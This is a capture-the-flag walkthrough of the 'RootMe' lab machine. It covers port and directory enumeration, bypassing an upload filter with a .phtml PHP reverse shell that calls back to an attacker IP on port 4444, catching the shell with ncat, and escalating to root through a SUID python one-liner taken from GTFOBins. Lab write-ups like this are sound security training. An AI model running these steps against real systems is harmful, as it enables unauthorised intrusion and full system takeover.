

Easy notes - Rootme

Enumeration

ping

```
→ ~ ping $IP -c 4
PING 10.10.33.222 (10.10.33.222) 56(84) bytes of data.
64 bytes from 10.10.33.222: icmp_seq=1 ttl=63 time=21.7 ms
64 bytes from 10.10.33.222: icmp_seq=2 ttl=63 time=20.6 ms
64 bytes from 10.10.33.222: icmp_seq=3 ttl=63 time=20.3 ms
64 bytes from 10.10.33.222: icmp_seq=4 ttl=63 time=20.5 ms

--- 10.10.33.222 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 20.304/20.759/21.691/0.545 ms
```

nmap

```
→ ~ nmap $IP
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-09 19:52 GMT
Nmap scan report for 10.10.33.222
Host is up (0.022s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.41 seconds
```

website

Port 80:

root@rootme:~#|

Can you root me?

Source code:

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <link rel="stylesheet" href="css/home.css">
  <script src="js/maquina_de_escrever.js"></script>
  <title>HackIT - Home</title>
</head>
<body>
  <div class="main-div">
    <p class="title">root@rootme:~#</p>
    <p class="description">
      Can you root me?
    </p>
  </div>
```

```

<!-- -->

<script>
    const titulo = document.querySelector('.title');
    typeWrite(titulo);
</script>
</body>
</html>

```

gobuster

```

→ ~ gobuster dir -u http://$IP -w /usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.2.0-dev
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                http://10.10.33.222
[+] Method:             GET
[+] Threads:           10
[+] Wordlist:           /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.2.0-dev
[+] Timeout:           10s
=====
2022/11/09 19:56:42 Starting gobuster in directory enumeration mode
=====
/.htaccess      (Status: 403) [Size: 277]
/.hta          (Status: 403) [Size: 277]
/.htpasswd     (Status: 403) [Size: 277]
/css           (Status: 301) [Size: 310] [--> http://10.10.33.222/css/]
/index.php     (Status: 200) [Size: 616]
/js            (Status: 301) [Size: 309] [--> http://10.10.33.222/js/]
/panel        (Status: 301) [Size: 312] [--> http://10.10.33.222/panel/]
/server-status (Status: 403) [Size: 277]
/uploads       (Status: 301) [Size: 314] [--> http://10.10.33.222/uploads/]
Progress: 4484 / 4615 (97.16%)
=====
2022/11/09 19:56:51 Finished
=====


```

So this time we can see we have the /panel and /uploads directories.

website

/panel

Quickly checking with Wappalyzer we can see that it is php and Apache.



The image shows the Wappalyzer web application interface. At the top, there's a purple header with the Wappalyzer logo and navigation icons. Below the header, there are two tabs: 'TECHNOLOGIES' (selected) and 'MORE INFO'. An 'Export' button is visible on the right. The main content area is divided into three sections: 'Web servers' showing 'Apache 2.4.29', 'Operating systems' showing 'Ubuntu', and 'Programming languages' showing 'PHP'.

And we have the option to upload a file.

Select a file to upload:

Choose file No file chosen

Upload

As it is php, I try a quick exploit file ending in php but it fails:

Upload

PHP não é
permitido!

I try a number of different types of php and eventually .phtml making sure we updated the attacker IP address and port:

```
set_time_limit (0);  
$VERSION = "1.0";  
$ip = '10.11.3.207'; // CHANGE THIS  
$port = 4444; // CHANGE THIS  
$chunk_size = 1400;  
$write_a = null;  
$error_a = null;  
$shell = 'uname -a; w; id; /bin/sh -i';  
$daemon = 0;  
$debug = 0;
```

Select a file to upload:

Choose file php-reverse-shell.phtml




Upload

Which is successful:

O arquivo foi
upado com
sucesso!

Checking against the uploads folder we found:

Index of /uploads

Name	Last modified	Size	Description
 Parent Directory		-	
 login.php.swp	2022-11-09 19:59	16K	
 php-reverse-shell.phtml	2022-11-09 20:04	5.4K	

Apache/2.4.29 (Ubuntu) Server at 10.10.33.222 Port 80

Setting up a netcat session for port 4444, I copy the reverse shell link and use curl to activate.

```
karti@kaliCTF:~  
→ ~ ncat -nlvp 4444  
Ncat: Version 7.93 ( https://nmap.org/ncat )  
Ncat: Listening on :::4444  
Ncat: Listening on 0.0.0.0:4444  
Ncat: Connection from 10.10.33.222.  
Ncat: Connection from 10.10.33.222:40040.  
Linux rootme 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux  
20:08:28 up 24 min, 0 users, load average: 0.00, 0.00, 0.09  
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off  
$  
  
ncat -nlvp 4444  
→ ~ curl http://10.10.33.222/uploads/php-reverse-shell.phtml
```

This now gives me the shell.

```
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USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off  
$ python3 -c 'import pty; pty.spawn("/bin/bash")'  
www-data@rootme:/$ sudo -l  
sudo -l  
[sudo] password for www-data:
```

Trying `sudo -l` requires a password so I move on. Lets search for the first user flag.

```
www-data@rootme:/home$ find / -name user.txt 2>/dev/null  
find / -name user.txt 2>/dev/null  
/var/www/user.txt  
www-data@rootme:/home$ cat /var/www/user.txt  
cat /var/www/user.txt  
THM{y0u_g0t_a_sh3ll}
```

Now we have the user, let's check for privilege escalation with a suid search.

```
www-data@rootme:/home$ find / -perm -4000 2>/dev/null  
find / -perm -4000 2>/dev/null  
/usr/bin/newuidmap  
/usr/bin/newgidmap  
/usr/bin/chsh  
/usr/bin/python  
/usr/bin/at  
/usr/bin/chfn  
/usr/bin/gpasswd  
/usr/bin/sudo  
/usr/bin/newgrp  
/usr/bin/passwd  
/usr/bin/pkexec  
/bin/mount  
/bin/su  
/bin/fusermount
```

```
/bin/ping  
/bin/umount
```

Here we see that python is out of the ordinary, so lets check out GTFobins.

```
python
```

Binary

Functions

python

Shell

Reverse shell

File upload

File download

File write

File read

Library load

SUID

Sudo

Capabilities

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Checking the suid:

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (\leq Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .  
./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

We just need to copy the bottom part of the text to gain access to root.

```
www-data@rootme:/home$ python -c 'import os; os.execl("/bin/sh", "sh", "-p")'  
python -c 'import os; os.execl("/bin/sh", "sh", "-p")'  
# id  
id  
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)  
# cat /root/root.txt  
cat /root/root.txt  
THM{pr1v1l3g3_3sc4l4t10n}
```

Once we have root, we can get the flag.